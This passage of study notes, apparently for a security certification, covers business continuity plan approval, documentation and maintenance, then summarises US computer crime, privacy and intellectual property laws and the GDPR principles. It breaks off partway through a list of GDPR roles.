Once the BCP team completes the design phase of the BCP document. Now it is the time to gain the approval from top level management for the plan. If you were fortunate enough to have senior management involvement throughout the development phases of the plan, this should be a relatively straightforward process. On the other hand, if this is your first-time approaching management with the BCP document, you should be prepared to provide a lengthy explanation of the plan's purpose and specific provisions

Plan Approval: if possible, always attempt to get the plan endorsed by the top executive in your business that could be CEO, Chairperson, President or similar business leader. This can help in getting the importance of the plan in the organisation and help business leaders' commitment to the business continuity. The signature from such individuals always give the much greater weight and credibility in the eyes of senior management.

Plan Implementation: Once the plan is approved from the senior management. It is time to start the implementation of the plan. In this the BCP team should develop an implementation schedule that utilizes the resources dedicated to the program to achieve the goal in a prompt manner.

Training and Education: Training and education are essential elements of the BCP implementation. People should receive training on the overall plan and their individual responsibilities. People with direct BCP responsibilities should be trained and evaluated on their specific BCP tasks to ensure that they are able to complete them efficiently when disaster strikes. There should always be backup person available and trained to ensure redundancy.

BCP documentation: Documentation is a critical step in the business continuity planning process as it serves several important benefits.

- *It ensures BCP personnel/team have a written continuity document to refer in the event of emergency.*
- *It provides a historical record of the BCP process that will be used in future.*
- *It forces the team members to commit their thoughts to paper.*

BCP Documentation includes

- *Continuity Planning Goals*
- *Statement of Importance*
- *Statement of Priorities*
- *Statement of Organizational responsibility*
- *Risk Assessment*
- *Risk Acceptance/Mitigation*
- *Vital Records Program*
- *Emergency Response Guidelines*

Maintenance

The BCP documentation and the plan itself must be living documents. Every organisation encounters nearly constant change. BCP team should not disband after the plan is developed but should still meet periodically to discuss the plan and review the results of the plan tests to ensure that it continues to meet the organizational needs. Any time you make a change to the BCP, you must practice reasonable version control. Revisit BCP after every year.

Testing and Exercises:

The BCP documentation should also outline a formalized exercise program to ensure that the plan remains current. This exercise also verify that team members receive adequate training to perform their duties in the event of disaster.

Some of the essential components of the written business continuity plan (Part of Documentation).

Continuity Planning Goals: The most common goal of the BCP is quite simple: to ensure the continuous operation of the business in the face of an emergency. Other goals may also be inserted in this section of the document to meet organizational needs. For example, you might have an objective that your customer call centre experience no more than 15 consecutive minutes of downtime or that your backup servers be able to handle 75 percent of your processing load within one hour of activation.

Statement of Importance: This reflects the criticality of the BCP to the organization's continued viability (ability to work successfully). This document states the reason that the organization devoted significant resources to the BCP development process and requesting the cooperation of all personnel in the BCP implementation phase. Getting the signature of CEO or an officer at the same level will definitely put the weight to implement the changes.

Statement of Priorities: it simply involves listing the functions considered critical to continued business operations in the prioritized order. You should also include a statement when listing the priorities that they were part of BCP process and reflect the importance of the function to the continued business operations in the event of emergency.

Statement of Organizational responsibility: This also comes from senior level executive and can be incorporated into the same letter as the statement of importance. It basically echoes the sentiment that" Business is everyone's responsibility"

Statement of Urgency and timing: This expresses the criticality of implementation of BCP and outlines the implementation timetable decided by BCP team and agreed by upper management. The wording of this statement will depend on the actual urgency assigned to the BCP process by the organisation's leadership.

Risk Assessment: The risk assessment portion of the BCP documentation essentially recaps the decision-making process undertaken during the BIA. It should include the discussions of all the risks considered during BIA as well as quantitative and qualitative analysed performed to asses these risks.

Risk Acceptance/Mitigation: the document contains the outcome of the strategy development portion of the BCP process. It should cover each risk identified in the risk analysis portion of the document.

Vital Records Program: This document states where critical business records will be stored and the procedures for making and storing backup copies of those records.

Emergency Response Guidelines: This outlines the organizational and individual responsibilities for immediate response to the emergency. These guidelines include


- Immediate response procedure (Security and safety procedures, Fire suppression procedure, notification of appropriate emergency response agencies etc)
- A list of individuals to notify of the incident (Executive, BCP team members etc)
- Secondary response procedures that first responders should take while waiting for the BCP team to assemble.


Note: First two phases of BCP process (Project scope and planning and BIA) focus on determining how the BCP process will work and prioritizing the business assets that must be protected against any interruption whereas The continuity planning phase focus on developing and implementing a continuity strategy to minimize the impact realized risks might have on protected assets.


BCP : *Example if the sky falls what are we going to do.*


DR: *Sky has already fallen and now how do we deal with it.*


Understanding and steps of BCP in the form of Diagram:









B) Risk Identification
- Natural Risk : Earthquake, storm, volcano etc
- Man-made Risks: theft, fire, explosion, war etc



C) Likelihood Assessment
Calculate ARO for each identified risk.


D) Impact Assessment/ Analysis
- Calculate , EF, SLE, ALE
- Loss of goodwill among your client
- Loss of employees
- Negative publicity


E) Resource Prioritization Final step of BIA
- Create a list of risk analysed during BIA process.
- Sort them in descending order.
- Now you have prioritized list of risk that you should address.
-No 1 priority of suppression company might be the prevention of a fire in your principle place of business even though an earthquake might cause more physical damage


3. Continuity Planning
(Goal is to create COOP)
Strategy Development
-Bridges the gap between BIA and Continuity planning.
-Work on prioritized list of concerns raised by qualitative and quantitative exercise.
- determine which risks require mitigation and level of resource required
Provisions and Processes
-BCP team designs the specific procedures and mechanism that will mitigate the risk deemed unacceptable during strategy development stage.
People
Safety of the people must always come before the org business goals
Building & Facilities
Businesses require specialized facilities to carry out their critical operations. eg ops centres, warehouses etc
1. Hardening Provisions: includes steps as patching a leaky roof or fireproof walls
2. Alternate Site: BCP should identify alternate site where business activities can resume immediately
Infrastructure
Infra is a backbone of any organisation. Org need to protect infra (systems, workstation) etc
1. Physically Hardening Systems: introducing protective measures such as computer safe fire suppression systems & interrupted power supply.
2. Alternate System: You can also protect business function by introducing redundancy
4. Plan approval & Implementation
Plan Approval
-Get the plan endorsed by top executive that could be CEO, President etc.
- Plan endorsed such people can make your approval process easy
Plan Implementation
-Once Approved, it is time to start implementation.
BCP should develop an implementation schedule that utilizes the resources dedicated to the program to achieve the goal in a prompt manner.
Training & Education
-Essential element of BCP implementation. People should receive training on the overall plan & their individual responsibilities.
- People with direct BCP responsibilities should be trained & evaluated on their specific BCP task.
- Backup person should be trained & available to ensure redundancy
BCP Documentation
-Critical step in BCP.
-Ensure BCP team have a written document to refer in the event of emergency.
- it provides historical record of the BCP process that will be used in future.
- forces team members to commit their thoughts to paper.





Chapter 4 : Laws, Regulations and Compliance

Categories of Laws:

Criminal law: These are the laws that the police and other enforcement agencies concern themselves with. Criminal laws contain prohibitions against acts such as murder, assault, robbery and arson. Penalties includes mandatory hours of community service, monetary penalties in the form of fine or prison sentences.

Civil law: Civil law is designed to resolve disputes among individuals, organizations and or governments agencies. Civil laws cover almost any matter that is not addressed by criminal law, including *liability claims, Real estate transactions and contractual disputes etc*. Law enforcement agencies doesn't get involved in the matters of civil law beyond taking action necessary to restore order. outcomes of a successful civil lawsuit are monetary damages not jail.

Administrative law: This is a law enacted by government agencies like HIPAA, FAA laws etc.

Computer Crime

Comprehensive Crime Control Act (CCCA) Act of 1984: *Below provisions made it crime*

- *Access classified or financial information in a federal system without authorization or in excess of authorized privileges.*
- *Access a computer used exclusively by the federal government without authorization*
- *Cause malicious damage to a federal computer system in excess of $1,000*
- *Use a federal computer to perpetrate a fraud*
- *Modify medical records*
- *Traffic in computer passwords if the trafficking affects interstate commerce or involves a federal computer system*

Computer Fraud and Abuse Act of 1986: When Congress passed the CFAA, it raised the threshold of damage from $1,000 to $5,000 but also dramatically altered the scope of the regulation. Instead of merely covering federal computers that processed sensitive information, the act was changed to cover all "federal interest" computers.

Computer Abuse Amendments Act of 1994:

- Outlawed the creation of any type of malicious code that might cause damage to a computer system
- Modified the CFAA to cover any computer used in interstate commerce rather than just "federal interest" computer systems
- Allowed for the imprisonment of offenders, regardless of whether they actually intended to cause damage
- Provided legal authority for the victims of computer crime to pursue civil action to gain injunctive relief and compensation for damages

National Information Infrastructure Protection Act of 1996 (NIIPA): This act includes the following main new areas of coverage.

- Broadens CFAA to cover computer systems used in international commerce in addition to systems used in interstate commerce
- Extends similar protections to portions of the national infra other than computing systems, such as railroads, gas pipelines, electric power grids, and telecommunications circuits

Federal Information Security Management Act of 2002 (FISMA): FISMA requires that government agencies include the activities of contractors in their security management program. NIST is responsible for developing FISMA implementation guidelines, some of them are as:

- Periodic risk assessment.
- Policies and procedures that are based on risk assessment.
- Plan for providing adequate information security for networks, facilities etc
- Security awareness training to inform personnel of the information security risk associated with their activities.
- Periodic Testing and evaluation of the effectiveness of IS policies, Procedures, practice and controls


FISMA repealed and replaced two earlier laws

- Computer Security Act of 1987
- Government Information Security Reform Act of 2000

Federal Cybersecurity Laws of 2014: In 2014, President Barack Obama signed a series of bills into law that modernized the federal government's approach to cybersecurity issues.
2014 FISMA (Federal Information Systems Modernization Act) modified the rules of 2002 FISMA (Federal Information Security Management Act) by centralizing federal cybersecurity responsibility with the department of Home land Security.

There are two exceptions to this centralization:

- defence-related cybersecurity issues remain the responsibility of the *secretary of defence.*
- director of national intelligence bears responsibility for *intelligence-related issues*



Intellectual property:

There are a series of legal mechanisms available to protect intellectual property. These include copyrights, trademarks, patents, and trade secrets.

Copyrights: protect creative works against theft. Information protected by copyright includes books, web content, magazines, and other written works as well as art, music, and even computer software. Copyright protects the expression of idea

- Work for one or more authors are protected until 70 years after the death of the last surviving author.
- Anonymous works are provided protection for 95 years from the date of first publication or 120 years from the date of creation whichever is shorter.

Trademarks: are used to protect the words and symbols used to identify products and services. Information protected by trademark includes brand names, logos, and slogans. Trademarks may last indefinitely but the registration must be renewed every 10 years.

Patents: protect inventions, providing the inventor with exclusive use of their invention for a period of 20 years. In order to be granted a patent, an inventor must demonstrate that his or her idea meets three criteria.

- First, the invention must be novel, meaning that it is a new idea that nobody has thought of in the past.
- Second, the invention must be useful, meaning that it provides some benefit to someone and that it is actually possible to use the invention.
- And finally, the invention must be nonobvious, meaning that there is some inventive work involved.

The drawback is that it has to be publicly published

Trade Secret: With a trade secret, the owner simply doesn't tell anyone about the invention and keeps the details secret. As long as the organization is able to protect the secret, it enjoys the exclusive

use of the invention. The downside to this approach is that if someone else does discover how an invention works, they are free to use it without any legal repercussions.

Licensing:

Four common types of license agreement are in use today

Contractual License agreement: written contract between the software vendor and the customer.

Shrink-Wrap license agreement: Written on the outside of the software packaging. Breaking the seal that you acknowledge the agreement.

Click-Through/Browser wrap license agreement: you are required to click a button indicating that you have read the terms of the agreement and agree to abide by them.

Cloud service license agreement: Most cloud services do not require any form of written agreement and simply flash legal term on the screen for review.

Uniform Computer information transaction Act: This is Law against the breach of licencing.

Import and Export Controls:

Many countries have requirements about the types of information that may cross international borders, to restrict the flow of goods and information considered sensitive for military and scientific purposes.

The International Traffic in Arms Regulations, or ITAR: Applies to anything that the Government considers a defence article. ITAR also includes the technical data associated with some military programs

The Export Administration Regulations, or EAR: Apply to technology and information that's considered dual use. This means that it's technology or information that has both military and commercial applications. EAR covers many broad categories of technology, including sensitive electronics and computers, lasers, navigation technology, marine systems, and many other areas of technology.

The Office of Foreign Assets Control or OFAC: Restricts economic transactions with countries that are considered sponsors of terrorism, narcotics, or other activities considered contrary to the foreign policy of the United States.

U.S. Privacy Law

Fourth Amendment: The direct interpretation of this amendment prohibits government agents from searching private property without a warrant and probable cause.

Privacy Act of 1974: Act mandates that agencies maintain only the records that are necessary for conducting their business and that they destroy those records when they are no longer needed for a legitimate function of government. This applies only to government agencies and not other companies or organisation handling sensitive personnel information.

Electronic Communications Privacy Act of 1986 (ECPA): This act makes it a crime to invade the electronic privacy of an individual. It also protects against the monitoring of email and voicemail comms and prevents providers of those services from making unauthorised disclosure of their content. One of the most notable provisions of the ECPA is that it makes it illegal to monitor mobile telephone conversations. In fact, such monitoring is punishable by a fine of up to $500 and a prison term of up to five years.

Communications Assistance for Law Enforcement Act (CALEA) of 1994 : This amended the Electronic Communications Privacy Act of 1986 (ECPA). CALEA requires all communications carriers to make wiretaps possible for law enforcement with an appropriate court order, regardless of the technology use.

Economic Espionage Act of 1996*:* This act extends the definition of property to include proprietary economic information so that the theft of this information can be considered industrial or corporate espionage. It was no longer restricted to physical constraints.

Health Insurance Portability and Accountability Act of 1996 In 1996 (HIPAA): HIPAA also clearly defines the rights of individuals who are the subject of medical records and requires organizations that maintain such records to disclose these rights in writing. (Important)

Health Information Technology for Economic and Clinical Health Act of 2009(HITECH): Business associate (Organisation that handles PII on behalf of HIPAA) should also be ,covered under this new regulations (HITECH). Under HITECH. breach of more than 500 individuals must be notified to both the secretary of health and human services.

Children's Online Privacy Protection Act of 1998 (COPPA):This became the law in 2000 and makes series of demands on websites that cater to children or knowingly collect information from children.

- Websites must have a privacy notice, what they collect, what they disclose, and the operator contact.
- Opportunity to review/delete information content collected.
- Provision for verifiable consent by parents for children younger than 13 years old.

Identity Theft and Assumption Deterrence Act In 1998(ITADA): This act makes identity theft a crime against the person whose identity was stolen and provides severe criminal penalties (15-year prison term and/or a $250,000 fine)

Gramm–Leach–Bliley Act of 1999 (GLBA): GLBA relaxed barriers between Banks, Insurance companies and credit providers. *(Important)*

USA PATRIOT Act of 2001 : Wiretaps becomes broader in scope, searches & Seizers can be done without any notification and penalty could be of 20 years for any damage.

European Union Privacy Law

European Union Data Protection Directive (DPD) : DPD passed in 1995 and got effective in 1998, serving as broad based privacy law in the world

All processing of personal data should meet one of the following criteria

- *Consent*
- *Contract*
- *Legal obligation*
- *Vital interest of the data subject*
- *Balance between the interests of the data holder and the interests of the data subject*

Rights of the individual about whom data is held and/or processed

- *Right to access data*
- *Right to know the data's source*
- *Right to correct inaccurate data*
- *Right to withhold consent to process data in some situation*
- *Right of legal action should these rights be violated*

General Data Protection Regulation (GDPR):

GDPR passed in 2016 and went into effect in 2018 and replaced DPD on that date.

GDPR Seven Principles: Personnel data shall be

Lawfulness, Fairness and Transparency:

Lawfulness:

- You must have identified a valid lawful basis for processing the personnel data.
- You don't breach any other laws

Fairness:

- Don't be misleading
- Consider how it effects the interest of the data subject

Transparency:

- Be Honest, Open and clear.
- Don't hide behind legal jargon

Purpose Limitation:

- Clearly identify the purpose for processing data

- Include the details in your privacy (legal document disclosing what you are doing with the data etc)

Data minimization:

- Only Collect the data you need to fulfil your stated purpose.
- You don't hold more data than is necessary.

Accuracy:

- Ensure the accuracy of personnel data you process.
- Make sure that personnel data that is inaccurate are erased or rectified without anydelay.

Storage Limitation:

- Data shouldn't be stored for longer than necessary.
- You need to be able to justify how long you keep the data.

Integrity and Confidentiality:

- Ensure the security of the personnel data.
- Appropriate safeguard in place (Protect against unauthorized or unlawful processing and against accidental loss, destruction or damage using appropriate measures).

Accountability:

- You must be able to demonstrate your compliance with each of the principles.
- Take responsibility for what you do with the data.

Understand the below 4 roles in GDPR

Data Subject: A data subject is any person whose personnel data is being collected, held and processed.

Data Controller: A Data controller is a person, team or an organisation that determine the purpose and means of personal data processing.

